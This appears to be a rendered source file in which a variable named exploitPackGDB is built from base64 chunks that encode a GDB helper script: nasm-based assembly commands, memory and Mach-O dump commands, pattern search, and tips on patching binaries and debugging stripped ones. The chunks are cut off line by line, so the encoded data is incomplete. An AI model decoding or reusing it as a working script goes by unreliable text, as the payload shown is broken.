14… exploitPackGDB += "SUxFTkFNRSA7IC91c3IvYmluL25hc20gLWYgYmluIC1vIC9kZXYvc3R
14… exploitPackGDB += "TUZJTEVOQU1FIHwgL3Vzci9iaW4vaGV4ZHVtcCAtdmUgJzEvMSAic2V
14… exploitPackGDB += "YXIgKikgJGFyZzAgKyAlIzJfYXgpID0gJSMwMnhcbiInID4vdG1wL2d
14… exploitPackGDB += "bi9ybSAtZiAvdG1wLyRHREJBU01GSUxFTkFNRQogICAgCQlzb3VyY2U
14… exploitPackGDB += "ZQoJICAgIAkjIGFsbCBkb25lLiBjbGVhbiB0aGUgdGVtcG9yYXJ5IGZ
14… exploitPackGDB += "L2Jpbi9ybSAtZiAvdG1wL2dkYmFzc2VtYmxlCiAgICAJZW5kCiAgICB
14… exploitPackGDB += "NEJJVFMgPT0gMSkKCQkgICAgIyBubyBhcmd1bWVudCwgYXNzZW1ibGU
14… exploitPackGDB += "IHN0ZG91dAogICAgCQlzaGVsbCBBU01PUENPREU9IiQod2hpbGUgcmV
14… exploitPackGDB += "dGVzdCAiJHIiICE9IGVuZCA7IGRvIGVjaG8gLUUgIiRyIjsgZG9uZSk
14… exploitPackGDB += "TUU9JFJBTkRPTTsgXAoJICAgIAllY2hvIC1lICJCSVRTIDY0XG4kQVN
14… exploitPackGDB += "R0RCQVNNRklMRU5BTUUgOyAvdXNyL2xvY2FsL2Jpbi9uYXNtIC1mIGJ
14… exploitPackGDB += "dCAvdG1wLyRHREJBU01GSUxFTkFNRSB8IC91c3IvbG9jYWwvYmluL25
14… exploitPackGDB += "ZGV2L3N0ZGluIDsgXAoJCSAgICAvYmluL3JtIC1mIC90bXAvJEdEQkF
14… exploitPackGDB += "ZWxzZQoJICAgIAkjIG5vIGFyZ3VtZW50LCBhc3NlbWJsZSBpbnN0cnV
14… exploitPackGDB += "CgkgICAgCXNoZWxsIEFTTU9QQ09ERT0iJCh3aGlsZSByZWFkIC1lcCA
15… exploitPackGDB += "ciIgIT0gZW5kIDsgZG8gZWNobyAtRSAiJHIiOyBkb25lKSIgOyBHREJ
15… exploitPackGDB += "RE9NOyBcCgkgICAgCWVjaG8gLWUgIkJJVFMgMzJcbiRBU01PUENPREU
15… exploitPackGDB += "SUxFTkFNRSA7IC91c3IvYmluL25hc20gLWYgYmluIC1vIC9kZXYvc3R
15… exploitPackGDB += "TUZJTEVOQU1FIHwgL3Vzci9iaW4vbmRpc2FzbSAtaSAtYjMyIC9kZXY
15… exploitPackGDB += "IC9iaW4vcm0gLWYgL3RtcC8kR0RCQVNNRklMRU5BTUUKICAgIAllbmQ
15… exploitPackGDB += "dW1lbnQgYXNzZW1ibGUKU3ludGF4OiBhc3NlbWJsZSA8QUREUj4KfCB
15… exploitPackGDB += "dGlvbnMgdXNpbmcgbmFzbS4KfCBUeXBlIGEgbGluZSBjb250YWluaW5
15… exploitPackGDB += "YXRlIHRoZSBlbmQuCnwgSWYgYW4gYWRkcmVzcyBpcyBzcGVjaWZpZWQ
15… exploitPackGDB += "aW5zdHJ1Y3Rpb25zIGF0IHRoYXQgYWRkcmVzcy4KfCBJZiBubyBhZGR
15… exploitPackGDB += "ZCwgYXNzZW1ibGVkIGluc3RydWN0aW9ucyBhcmUgcHJpbnRlZCB0byB
15… exploitPackGDB += "ZSBwc2V1ZG8gaW5zdHJ1Y3Rpb24gIm9yZyBBRERSIiB0byBzZXQgdGh
15… exploitPackGDB += "ZW5kCgpkZWZpbmUgYXNzZW1ibGUzMgogICAgIyBkb250IGVudGVyIHJ
15… exploitPackGDB += "dXNlciBoaXRzIGVudGVyCiAgICBkb250LXJlcGVhdAogICAgaWYgKCR
15… exploitPackGDB += "ICgqJGFyZzAgPSAqJGFyZzApCiAgICAgICAgICAgIyBjaGVjayBpZiB3ZSB
15… exploitPackGDB += "cmVzcyBieSBkZXJlZmVyZW5jaW5nIGl0LAogICAgICAgICMgaWYgd2U
15… exploitPackGDB += "bCBjYXVzZSB0aGUgcm91dGluZSB0byBleGl0LgogICAgICAgIGVuZAo
15… exploitPackGDB += "SW5zdHJ1Y3Rpb25zIHdpbGwgYmUgd3JpdHRlbiB0byAlI3guXG4iLCA
15… exploitPackGDB += "ICAgICAgIHByaW50ZiAiSW5zdHJ1Y3Rpb25zIHdpbGwgYmUgd3JpdHR
15… exploitPackGDB += "CiAgICBlbmQKICAgIHByaW50ZiAiVHlwZSBpbnN0cnVjdGlvbnMsIG9
15… exploitPackGDB += "ICBjb2xvcl9ib2xkCiAgICBwcmludGYgIiBEbyBub3QgZm9yZ2V0IHR
15… exploitPackGDB += "YmxlciBzeW50YXghXG4iCiAgICBjb2xvcl9yZXNldAogICAgcHJpbnR
15… exploitPackGDB += "bmUgc2F5aW5nIGp1c3QgXCJlbmRcIi5cbiIKICAgIAogICAgaWYgKCR
15… exploitPackGDB += "YXJndW1lbnQgc3BlY2lmaWVkLCBhc3NlbWJsZSBpbnN0cnVjdGlvbnM
15… exploitPackGDB += "YWRkcmVzcyBzcGVjaWZpZWQuCiAgICAgICAgc2hlbGwgQVNNT1BDT0R
15… exploitPackGDB += "LWVwICc+JyByICYmIHRlc3QgIiRyIiAhPSBlbmQgOyBkbyBlY2hvIC1
15… exploitPackGDB += "IEdEQkFTTUZJTEVOQU1FPSRSQU5ET007IFwKICAgICAgICBlY2hvIC1
```

```
15… exploitPackGDB += "T1BDT0RFIiA+L3RtcC8kR0RCQVNNRklMRU5BTUUgOyAvdXNyL2Jpbi9
15… exploitPackGDB += "ZGV2L3N0ZG91dCAvdG1wLyRHREJBU01GSUxFTkFNRSB8IC91c3IvYml
15… exploitPackGDB += "LzEgInNldCAqKCh1bnNpZ25lZCBjaGFyICopICRhcmcwICsgJSMyX2F
15… exploitPackGDB += "L3RtcC9nZGJhc3NlbWJsZSA7IC9iaW4vcm0gLWYgL3RtcC8kR0RCQVN
15… exploitPackGDB += "ICBzb3VyY2UgL3RtcC9nZGJhc3NlbWJsZQogICAgICAgICMgYWxsIGR
15… exploitPackGDB += "ZW1wb3JhcnkgZmlsZQogICAgICAgIHNoZWxsIC9iaW4vcm0gLWYgL3R
15… exploitPackGDB += "ICAgZWxzZQogICAgICAgICMgbm8gYXJndW1lbnQsIGFzc2VtYmxlIGl
15… exploitPackGDB += "dGRvdXQKICAgICAgICBzaGVsbCBBU01PUENPREU9IiQod2hpbGUgcmV
15… exploitPackGDB += "dGVzdCAiJHIiICE9IGVuZCA7IGRvIGVjaG8gLUUgIiRyIjsgZG9uZSk
15… exploitPackGDB += "TUU9JFJBTkRPTTsgXAogICAgICAgIGVjaG8gLWUgIkJJVFMgMzJcbiR
15… exploitPackGDB += "LyRHREJBU01GSUxFTkFNRSA7IC91c3IvYmluL25hc20gLWYgYmluIC1
15… exploitPackGDB += "bXAvJEdEQkFTTUZJTEVOQU1FIHwgL3Vzci9iaW4vbmRpc2FzbSAtaSA
15… exploitPackGDB += "OyBcCiAgICAgICAgL2Jpbi9ybSAtZiAvdG1wLyRHREJBU01GSUxFTkF
15… exploitPackGDB += "b2N1bWVudCBhc3NlbWJsZTMyClN5bnRheDogYXNzZW1ibGUzMiA8QUR
15… exploitPackGDB += "MiBiaXRzIGluc3RydWN0aW9ucyB1c2luZyBuYXNtLgp8IFR5cGUgYSB
15… exploitPackGDB += "ImVuZCIgdG8gaW5kaWNhdGUgdGhlIGVuZC4KfCBJZiBhbiBhZGRyZXN
15… exploitPackGDB += "aW5zZXJ0L21vZGlmeSBpbnN0cnVjdGlvbnMgYXQgdGhhdCBhZGRyZXN
15… exploitPackGDB += "c3MgaXMgc3BlY2lmaWVkLCBhc3NlbWJsZWQgaW5zdHJ1Y3Rpb25zIGF
15… exploitPackGDB += "ZG91dC4KfCBVc2UgdGhlIHBzZXVkbyBpbnN0cnVjdGlvbiAib3JnIEF
15… exploitPackGDB += "YmFzZSBhZGRyZXNzLgplbmQKCmRlZmluZSBhc3NlbWJsZTY0CiAgICA
15… exploitPackGDB += "dGluZSBhZ2FpbiBpZiB1c2VyIGhpdHMgZW50ZXIKICAgIGRvbnQtcmV
15… exploitPackGDB += "Z2MpCiAgICAgICAgaWYgKCokYXJnMCA9ICokYXJnMCkKICAgICAgICA
15… exploitPackGDB += "dmUgYSB2YWxpZCBhZGRyZXNzIGJ5IGRlcmVmZXJlbmNpbmcgaXQsCiA
15… exploitPackGDB += "YXZudCwgdGhpcyB3aWxsIGNhdXNlIHRoZSByb3V0aW5lIHRvIGV4aXQ
15… exploitPackGDB += "ICAgICAgcHJpbnRmICJJbnN0cnVjdGlvbnMgd2lsbCBiZSB3cml0dGV
15… exploitPackGDB += "cmcwCiAgICBlbHNlCiAgICAgICAgcHJpbnRmICJJbnN0cnVjdGlvbnM
15… exploitPackGDB += "IHRvIHN0ZG91dC5cbiIKICAgIGVuZAogICAgcHJpbnRmICJUeXBlIGl
15… exploitPackGDB += "IHBlciBsaW5lLiIKICAgIGNvbG9yX2JvbGQKICAgIHByaW50ZiAiIER
15… exploitPackGDB += "dXNlIE5BU00gYXNzZW1ibGVyIHN5bnRheCFcbiIKICAgIGNvbG9yX3J
15… exploitPackGDB += "IkVuZCB3aXRoIGEgbGluZSBzYXlpbmcganVzdCBcImVuZFwiLlxuIgo
15… exploitPackGDB += "Z2MpCiAgICAgICAgIyBhcmd1bWVudCBzcGVjaWZpZWQsIGFzc2VtYmx
15… exploitPackGDB += "bnRvIG1lbW9yeSBhdCBhZGRyZXNzIHNwZWNpZmllZC4KICAgICAgICB
15… exploitPackGDB += "IiQod2hpbGUgcmVhZCAtZXAgJz4nIHIgJiYgdGVzdCAiJHIiICE9IGV
15… exploitPackGDB += "IiRyIjsgZG9uZSkiIDsgR0RCQVNNRklMRU5BTUU9JFJBTkRPTTsgXAo
15… exploitPackGDB += "IkJJVFMgNjRcbiRBU01PUENPREUiID4vdG1wLyRHREJBU01GSUxFTkF
15… exploitPackGDB += "YmluL25hc20gLWYgYmluIC1vIC9kZXYvc3Rkb3V0IC90bXAvJEdEQkF
15… exploitPackGDB += "ci9iaW4vaGV4ZHVtcCAtdmUgJzEvMSAic2V0ICooKHVuc2lnbmVkIGN
15… exploitPackGDB += "IzJfYXgpID0gJSMwMnhcbiInID4vdG1wL2dkYmFzc2VtYmxlIDsgL2J
15… exploitPackGDB += "REJBU01GSUxFTkFNRQogICAgICAgIHNvdXJjZSAvdG1wL2dkYmFzc2V
15… exploitPackGDB += "bGwgZG9uZS4gY2xlYW4gdGhlIHRlbXBvcmFyeSBmaWxlCiAgICAgICA
15… exploitPackGDB += "ZiAvdG1wL2dkYmFzc2VtYmxlCiAgICBlbHNlCiAgICAgICAgIyBubyB
15… exploitPackGDB += "bGUgaW5zdHJ1Y3Rpb25zIHRvIHN0ZG91dAogICAgICAgIHNoZWxsIEF
15… exploitPackGDB += "ZSByZWFkIC1lcCAnPicgciAmJiB0ZXN0ICIkciIgIT0gZW5kIDsgZG8
15… exploitPackGDB += "b25lKSIgOyBHREJBU01GSUxFTkFNRT0kUkFORE9NOyBcCiAgICAgICA
15… exploitPackGDB += "NFxuJEFTTU9QQ09ERSIgPi90bXAvJEdEQkFTTUZJTEVOQU1FIDsgL3V
15… exploitPackGDB += "bSAtZiBiaW4gLW8gL2Rldi9zdGRvdXQgL3RtcC8kR0RCQVNNRklMRU5
15… exploitPackGDB += "L2Jpbi9uZGlzYXNtIC1pIC1iNjQgL2Rldi9zdGRpbiA7IFwKICAgICA
15… exploitPackGDB += "bXAvJEdEQkFTTUZJTEVOQU1FCiAgICBlbmQKZW5kCmRvY3VtZW50IGF
15… exploitPackGDB += "OiBhc3NlbWJsZTY0IDxBRERSPgp8IEFzc2VtYmxlIDY0IGJpdHMgaW5
15… exploitPackGDB += "IG5hc20uCnwgVHlwZSBhIGxpbmUgY29udGFpbmluZyAiZW5kIiB0byB
15… exploitPackGDB += "Lgp8IElmIGFuIGFkZHJlc3MgaXMgc3BlY2lmaWVkLCBpbnNlcnQvbW9
```

```
15… exploitPackGDB += "cyBhdCB0aGF0IGFkZHJlc3MuCnwgSWYgbm8gYWRkcmVzcyBpcyBzcGV
15… exploitPackGDB += "ZCBpbnN0cnVjdGlvbnMgYXJlIHByaW50ZWQgdG8gc3Rkb3V0Lgp8IFV
15… exploitPackGDB += "c3RydWN0aW9uICJvcmcgQUREUiIgdG8gc2V0IHRoZSBiYXNlIGFkZHJ
15… exploitPackGDB += "IGFzbQoJaWYgJGFyZ2MgPT0gMQoJCWFzc2VtYmxlICRhcmcwCgllbHN
15… exploitPackGDB += "ZAplbmQKZG9jdW1lbnQgYXNtClN5bnRheDogYXNtIDxBRERSPgp8IFN
15… exploitPackGDB += "c3NzZW1ibGUgY29tbWFuZC4KZW5kCgpkZWZpbmUgYXNtMzIKICAgIGl
15… exploitPackGDB += "ICAgICBhc3NlbWJsZTMyICRhcmcwCiAgICBlbHNlCiAgICAgICAgYXN
15… exploitPackGDB += "CmVuZApkb2N1bWVudCBhc20zMgpTeW50YXg6IGFzbTMyIDxBRERSPgp
15… exploitPackGDB += "ZSBhc3NlbWJsZTMyIGNvbW1hbmQuCmVuZAoKZGVmaW5lIGFzbTY0CiA
15… exploitPackGDB += "CiAgICAgICAgYXNzZW1ibGU2NCAkYXJnMAogICAgZWxzZQogICAgICA
15… exploitPackGDB += "IGVuZAplbmQKZG9jdW1lbnQgYXNtNjQKU3ludGF4OiBhc202NCA8QUR
15… exploitPackGDB += "byB0aGUgYXNzZW1ibGU2NCBjb21tYW5kLgplbmQKCmRlZmluZSBhc3N
15… exploitPackGDB += "aW50ZiAiXG5UeXBlIGNvZGUgdG8gYXNzZW1ibGUgYW5kIGhpdCBDdHJ
15… exploitPackGDB += "ZC5cbiIKICAgIHByaW50ZiAiWW91IG11c3QgdXNlIEdOVSBhc3NlbWJ
15… exploitPackGDB += "eC5cbiIKCiAgICBzaGVsbCBmaWxlbmFtZT0kKG1rdGVtcCk7IFwKICA
15… exploitPackGDB += "YW1lPSQobWt0ZW1wKTsgXAogICAgICAgICAgZWNobyAtZSAiV3JpdGl
15… exploitPackGDB += "YW1lfVxuIjsgXAogICAgICAgICAgY2F0ID4gJGZpbGVuYW1lOyBlY2h
15… exploitPackGDB += "ICBhcyAtbyAkYmluZmlsZW5hbWUgPCAkZmlsZW5hbWU7IFwKICAgICA
15… exploitPackGDB += "LWogLnRleHQgJGJpbmZpbGVuYW1lOyBcCiAgICAgICAgICBybSAtZiA
15… exploitPackGDB += "ICAgICAgICAgIHJtIC1mICRmaWxlbmFtZTsgXAogICAgICAgICAgZWN
15… exploitPackGDB += "IGZpbGVzIGRlbGV0ZWQuXG4iCmVuZApkb2N1bWVudCBhc3NlbWJsZV9
15… exploitPackGDB += "bWJsZV9nYXMKfCBBc3NlbWJsZSBpbnN0cnVjdGlvbnMgdG8gYmluYXJ
15… exploitPackGDB += "R05VIGFzIGFuZCBvYmpkdW1wLgplbmQKCgpkZWZpbmUgZHVtcF9oZXh
16… exploitPackGDB += "ZXggbWVtb3J5ICRhcmcwICRhcmcxICRhcmcyCmVuZApkb2N1bWVudCB
16… exploitPackGDB += "dGF4OiBkdW1wX2hleGZpbGUgRklMRU5BTUUgQUREUjEgQUREUjIKfCB
16… exploitPackGDB += "IG1lbW9yeSB0byBhIGZpbGUgaW4gSW50ZWwgaWhleCAoaGV4ZHVtcCk
16… exploitPackGDB += "YW5nZSBpcyBzcGVjaWZpZWQgYnkgQUREUjEgYW5kIEFERFIyIGFkZHJ
16… exploitPackGDB += "aW5lIGR1bXBfYmluZmlsZQogICAgZHVtcCBtZW1vcnkgJGFyZzAgJGF
16… exploitPackGDB += "Y3VtZW50IGR1bXBfYmluZmlsZQpTeW50YXg6IGR1bXBfYmluZmlsZSB
16… exploitPackGDB += "RERSMgp8IFdyaXRlIGEgcmFuZ2Ugb2YgbWVtb3J5IHRvIGEgYmluYXJ
16… exploitPackGDB += "bmdlIGlzIHNwZWNpZmllZCBieSBBRERSMSBhbmQgQUREUjIgYWRkcmV
16… exploitPackGDB += "bmUgZHVtcG1hY2hvCiAgICBpZiAkYXJnYyAhPSAyCiAgICAgICAgaGV
16… exploitPackGDB += "IGVuZAogICAgc2V0ICRoZWFkZXJtYWdpYyA9ICokYXJnMAogICAgIyB
16… exploitPackGDB += "aXNuJ3Qgd29ya2luZyBhcyBpdCBzaG91bGQsIHd0ZiEhIQogICAgaWY
16… exploitPackGDB += "IDB4ZmVlZGZhY2UKICAgICAgICBpZiAkaGVhZGVybWFnaWMgIT0gMHh
16… exploitPackGDB += "ICAgICBwcmludGYgIltFcnJvcl0gVGFyZ2V0IGFkZHJlc3MgZG9lc24
16… exploitPackGDB += "aWQgTWFjaC1PIGJpbmFyeSFcbiIKICAgICAgICAgICAgICAgaGVscCBkdW1
16… exploitPackGDB += "bmQKICAgIGVuZAogICAgc2V0ICRoZWFkZXJkdW1wc2l6ZSA9ICooJGF
16… exploitPackGDB += "ICRoZWFkZXJtYWdpYyA9PSAweGZlZWRmYWNlCiAgICAgICAgZHVtcCB
16… exploitPackGDB += "ZzAgKCRhcmcwKzB4MWMrJGhlYWRlcmR1bXBzaXplKQogICAgZW5kCiA
16… exploitPackGDB += "aWMgPT0gMHhmZWVkZmFjZgogICAgICAgIGR1bXAgbWVtb3J5ICRhcmc
16… exploitPackGDB += "eDIwKyRoZWFkZXJkdW1wc2l6ZSkKICAgIGVuZAplbmQKZG9jdW1lbnQ
16… exploitPackGDB += "eDogZHVtcG1hY2hvIFNUQVJUQUREUkVTUyBGSUxFTkFNRQp8IER1bXA
16… exploitPackGDB += "ZXIgdG8gYSBmaWxlLgp8IFlvdSBuZWVkIHRvIGlucHV0IHRoZSBzdGF
16… exploitPackGDB += "aW5mbyBzaGFyZWQgY29tbWFuZCB0byBmaW5kIGl0KS4KZW5kCgoKZGV
16… exploitPackGDB += "bGwgY2xlYXIKZW5kCmRvY3VtZW50IGNscwpTeW50YXg6IGNscwp8IEN
16… exploitPackGDB += "CgoKZGVmaW5lIHNlYXJjaAogICAgc2V0ICRzdGFydCA9IChjaGFyICo
16… exploitPackGDB += "JGVuZCA9IChjaGFyICopICRhcmcxCiAgICBzZXQgJHBhdHRlcm4gPSA
16… exploitPackGDB += "ICBzZXQgJHAgPSAkc3RhcnQKICAgIHdoaWxlICRwIDwgJGVuZAogICA
16… exploitPackGDB += "ICopICRwKSA9PSAkcGF0dGVybgogICAgICAgICAgICBwcmludGYgInB
16… exploitPackGDB += "bmQgYXQgMHgleFxuIiwgJHBhdHRlcm4sICRwCiAgICAgICAgZW5kCiA
```

```
16… exploitPackGDB += "ICAgIGVuZAplbmQKZG9jdW1lbnQgc2VhcmNoClN5bnRheDogc2VhcmN
16… exploitPackGDB += "PFBBVFRFUk4+CnwgU2VhcmNoIGZvciB0aGUgZ2l2ZW4gcGF0dGVybiB
16… exploitPackGDB += "YW5kICRlbmQgYWRkcmVzcy4KZW5kCgoKIyBfX19fX19fX19fX19fX19
16… exploitPackGDB += "X19fX19fX19fX19fCiMgVGhlICd0aXBzJyBjb21tYW5kIGlzIHVzZWQ
16… exploitPackGDB += "cmlhbC1saWtlIGluZm8gdG8gdGhlIHVzZXIKZGVmaW5lIHRpcHMKICA
16… exploitPackGDB += "cGljIENvbW1hbmRzOlxuIgogICAgcHJpbnRmICJcdHRpcF9kaXNwbGF
16… exploitPackGDB += "eSBkaXNwbGF5IHZhbHVlcyBvbiBlYWNoIGJyZWFrXG4iCiAgICBwcml
16… exploitPackGDB += "ICAgOiBQYXRjaGluZyBiaW5hcmllc1xuIgogICAgcHJpbnRmICJcdHR
16… exploitPackGDB += "bGluZyB3aXRoIHN0cmlwcGVkIGJpbmFyaWVzXG4iCiAgICBwcmludGY
16… exploitPackGDB += "OiBBVCZUIHZzIEludGVsIHN5bnRheFxuIgplbmQKZG9jdW1lbnQgdGl
16… exploitPackGDB += "fCBQcm92aWRlIGEgbGlzdCBvZiB0aXBzIGZyb20gdXNlcnMgb24gdmF
16… exploitPackGDB += "ZAoKCmRlZmluZSB0aXBfcGF0Y2gKICAgIHByaW50ZiAiXG4iCiAgICB
16… exploitPackGDB += "ICAgICAgICAgICBQQVRDSElORyBNRU1PUllcbiIKICAgIHByaW50ZiA
16… exploitPackGDB += "IGJlIHBhdGNoZWQgdXNpbmcgdGhlICdzZXQnIGNvbW1hbmQ6XG4iCiA
16… exploitPackGDB += "dCBBRERSID0gVkFMVUVgIFx0ZS5nLiBgc2V0ICoweDgwNDlENkUgPSA
16… exploitPackGDB += "bnRmICJcbiIKICAgIHByaW50ZiAiICAgICAgICAgICAgICAgICBQQVR
16… exploitPackGDB += "RVNcbiIKICAgIHByaW50ZiAiVXNlIGBzZXQgd3JpdGVgIGluIG9yZGV
16… exploitPackGDB += "YXJnZXQgZXhlY3V0YWJsZVxuIgogICAgcHJpbnRmICJkaXJlY3RseSw
16… exploitPackGDB += "IHBhdGNoaW5nIG1lbW9yeVxuIgogICAgcHJpbnRmICJcdGBzZXQgd3J
16… exploitPackGDB += "cml0ZSBvZmZgXG4iCiAgICBwcmludGYgIk5vdGUgdGhhdCB0aGlzIG1
16… exploitPackGDB += "IHRvIHRoZSBjb2RlIG9yIGRhdGEgc2VnbWVudHNcbiIKICAgIHByaW5
16… exploitPackGDB += "dGVuIHRvIHRoZSBleGVjdXRhYmxlIGZpbGVcbiIKICAgIHByaW50ZiA
16… exploitPackGDB += "dGhlc2UgY29tbWFuZHMgaGFzIGJlZW4gaXNzdWVkLFxuIgogICAgcHJ
16… exploitPackGDB += "dXN0IGJlIHJlbG9hZGVkLlxuIgogICAgcHJpbnRmICJcbiIKZW5kCmR
16… exploitPackGDB += "aApTeW50YXg6IHRpcF9wYXRjaAp8IFRpcHMgb24gcGF0Y2hpbmcgbWV
16… exploitPackGDB += "ZmlsZXMuCmVuZAoKCmRlZmluZSB0aXBfc3RyaXAKICAgIHByaW50ZiA
16… exploitPackGDB += "IiAgICAgICAgICAgICBTVE9QUElORyBCSU5BUklFUyBBVCBFTlRSWSB
16… exploitPackGDB += "bnRmICJTdHJpcHBlZCBiaW5hcmllcyBoYXZlIG5vIHN5bWJvbHMsIGF
16… exploitPackGDB += "IHRvdWdoIHRvXG4iCiAgICBwcmludGYgInN0YXJ0IGF1dG9tYXRpY2F
16… exploitPackGDB += "c3RyaXBwZWQgYmluYXJ5LCB1c2VcbiIKICAgIHByaW50ZiAiXHRpbmZ
16… exploitPackGDB += "aW50ZiAidG8gZ2V0IHRoZSBlbnRyeSBwb2ludCBvZiB0aGUgZmlsZVx
16… exploitPackGDB += "aGUgZmlyc3QgZmV3IGxpbmVzIG9mIG91dHB1dCB3aWxsIGxvb2sgbGl
16… exploitPackGDB += "cHJpbnRmICJcdFN5bWJvbHMgZnJvbSAnL3RtcC9hLm91dCdcbiIKICA
16… exploitPackGDB += "bCBleGVjIGZpbGU6XG4iCiAgICBwcmludGYgIlx0ICAgICAgICBgL3R
16… exploitPackGDB += "dHlwZSBlbGYzMi1pMzg2LlxuIgogICAgcHJpbnRmICJcdCAgICAgICA
16… exploitPackGDB += "ODA0ODJlMFxuIgogICAgcHJpbnRmICJVc2UgdGhpcyBlbnRyeSBwb2l
16… exploitPackGDB += "cnkgcG9pbnQ6XG4iCiAgICBwcmludGYgIlx0YHRicmVhayAqMHg4MDQ
16… exploitPackGDB += "bnRmICJUaGUgYnJlYWtwb2ludCB3aWxsIGRlbGV0ZSBpdHNlbGYgYWZ
16… exploitPackGDB += "c3RvcHMgYXNcbiIKICAgIHByaW50ZiAidGhlIGVudHJ5IHBvaW50XG4
16… exploitPackGDB += "IgplbmQKZG9jdW1lbnQgdGlwX3N0cmlwClN5bnRheDogdGlwX3N0cml
16… exploitPackGDB += "aW5nIHdpdGggc3RyaXBwZWQgYmluYXJpZXMuCmVuZAoKCmRlZmluZSB
16… exploitPackGDB += "cmludGYgIlxuIgogICAgcHJpbnRmICJcdCAgICBJTlRFTCBTWU5UQVg
16… exploitPackGDB += "ICAgICAgICBBVCZUIFNZTlRBWFxuIgogICAgcHJpbnRmICJcdG1uZW1
16… exploitPackGDB += "aW1tICAgICAgICAgICAgbW5lbW9uaWMgc3JjLCBkZXN0LCBpbW1cbiI
16… exploitPackGDB += "W2Jhc2UraW5kZXgqc2NhbGUrZGlzcF0gICAgICAgICAgICBkaXNwKGJ
16… exploitPackGDB += "ZSlcbiIKICAgIHByaW50ZiAiXHRyZWdpc3RlcjogICAgICBlYXggICA
16… exploitPackGDB += "Z2lzdGVyOiAgICAgICAgICUlZWF4XG4iCiAgICBwcmludGYgIlx0aW1tZWR
16… exploitPackGDB += "ICAgICAgICAgICAgICBpbW1lZGlhdGU6ICAgICAkMHhGRlxuIgogICA
16… exploitPackGDB += "ZXJlbmNlOiAgIFthZGRyXSAgICAgICAgICAgICAgZGVyZWZlcmVuY2U
16… exploitPackGDB += "ICAgIHByaW50ZiAiXHRhYnNvbHV0ZSBhZGRyOiBhZGRyICAgICAgICA
16… exploitPackGDB += "IGFkZHI6ICphZGRyXG4iCiAgICBwcmludGYgIlx0Ynl0ZSBpbnNuOiA
```

```
16… exploitPackGDB += "ICAgICAgICBieXRlIGluc246ICAgICBtb3ZiXG4iCiAgICBwcmludGY
16… exploitPackGDB += "ICAgbW92IHdvcmQgcHRyICAgICAgICB3b3JkIGluc246ICAgICBtb3Z
16… exploitPackGDB += "Ilx0ZHdvcmQgaW5zbjogICAgbW92IGR3b3JkIHB0ciAgICAgICBkd29
16… exploitPackGDB += "XG4iCiAgICBwcmludGYgIlx0ZmFyIGNhbGw6ICAgICAgY2FsbCBmYXI
16… exploitPackGDB += "Y2FsbDogICAgICBsY2FsbFxuIgogICAgcHJpbnRmICJcdGZhciBqdW1
16… exploitPackGDB += "ICAgICAgICAgICAgZmFyIGp1bXA6ICAgICAgbGptcFxuIgogICAgcHJ
16… exploitPackGDB += "aW50ZiAiTm90ZSB0aGF0IG9yZGVyIG9mIG9wZXJhbmRzIGluIHJldmV
16… exploitPackGDB += "VCZUIHN5bnRheFxuIgogICAgcHJpbnRmICJyZXF1aXJlcyB0aGF0IGF
16… exploitPackGDB += "cmVmZXJlbmNpbmcgbWVtb3J5IG9wZXJhbmRzIFxuIgogICAgcHJpbnR
16… exploitPackGDB += "ZCBzaXplIHN1ZmZpeCAoYiwgdywgZCwgcSlcbiIKICAgIHByaW50ZiA
16… exploitPackGDB += "dCB0aXBfc3ludGF4ClN5bnRheDogdGlwX3N5bnRheAp8IFN1bW1hcnk
16… exploitPackGDB += "JlQgc3ludGF4IGRpZmZlcmVuY2VzLgplbmQKCgpkZWZpbmUgdGlwX2R
16… exploitPackGDB += "ZiAiXG4iCiAgICBwcmludGYgIkFueSBleHByZXNzaW9uIGNhbiBiZSB
16… exploitPackGDB += "YWxseSBiZSBkaXNwbGF5ZWQgZXZlcnkgdGltZVxuIgogICAgcHJpbnR
16… exploitPackGDB += "b3BzLiBUaGUgY29tbWFuZHMgZm9yIHRoaXMgYXJlOlxuIgogICAgcHJ
16… exploitPackGDB += "IGV4cHInICAgICA6IGF1dG9tYXRpY2FsbHkgZGlzcGxheSBleHByZXN
16… exploitPackGDB += "ICAgcHJpbnRmICJcdGBkaXNwbGF5JyAgICAgICAgICA6IHNob3cgYWx
16… exploitPackGDB += "ZXNzaW9uc1xuIgogICAgcHJpbnRmICJcdGB1bmRpc3BsYXkgbnVtJyA
16… exploitPackGDB += "dG9kaXNwbGF5IGZvciBleHByZXNzaW9uICMgJ251bSdcbiIKICAgIHB
16… exploitPackGDB += "XG4iCiAgICBwcmludGYgIlx0YGRpc3BsYXkveCAqKGludCAqKSRlc3B
16… exploitPackGDB += "b3Agb2Ygc3RhY2tcbiIKICAgIHByaW50ZiAiXHRgZGlzcGxheS94ICo
17… exploitPackGDB += "ICA6IHByaW50IGZpcnN0IHBhcmFtZXRlclxuIgogICAgcHJpbnRmICJ
17… exploitPackGDB += "ICopJGVzaWAgICAgICAgIDogcHJpbnQgc291cmNlIHN0cmluZ1xuIgo
17… exploitPackGDB += "aXNwbGF5IChjaGFyICopJGVkaWAgICAgICAgIDogcHJpbnQgZGVzdGl
17… exploitPackGDB += "CiAgICBwcmludGYgIlxuIgplbmQKZG9jdW1lbnQgdGlwX2Rpc3BsYXk
17… exploitPackGDB += "cGxheQp8IFRpcHMgb24gYXV0b21hdGljYWxseSBkaXNwbGF5aW5nIHZ
17… exploitPackGDB += "Z3JhbSBzdG9wcy4KZW5kCgojIGJ1bmNoIG9mIHNlbWktdXNlbGVzcyB
17… exploitPackGDB += "bGUgYW5kIGRpc2FibGUgc2hvcnRjdXRzIGZvciBzdG9wLW9uLXNvbGl
17… exploitPackGDB += "aWMgdHJpY2shCmRlZmluZSBlbmFibGVzb2xpYgoJc2V0IHN0b3Atb24
17… exploitPackGDB += "CXByaW50ZiAiU3RvcC1vbi1zb2xpYi1ldmVudHMgaXMgZW5hYmxlZCF
17… exploitPackGDB += "IGVuYWJsZXNvbGliClN5bnRheDogZW5hYmxlc29saWIKfCBTaG9ydGN
17… exploitPackGDB += "cC1vbi1zb2xpYi1ldmVudHMgdHJpY2suCmVuZAoKCmRlZmluZSBkaXN
17… exploitPackGDB += "dG9wLW9uLXNvbGliLWV2ZW50cyAwCglwcmludGYgIlN0b3Atb24tc29
17… exploitPackGDB += "c2FibGVkIVxuIgplbmQKZG9jdW1lbnQgZGlzYWJsZXNvbGliIClN5bnR
17… exploitPackGDB += "CnwgU2hvcnRjdXQgdG8gZGlzYWJsZSBzdG9wLW9uLXNvbGliLWV2ZW5
17… exploitPackGDB += "IyBlbmFibGUgY29tbWFuZHMgZm9yIGRpZmZlcmVudCBkaXNwbGF5cwp
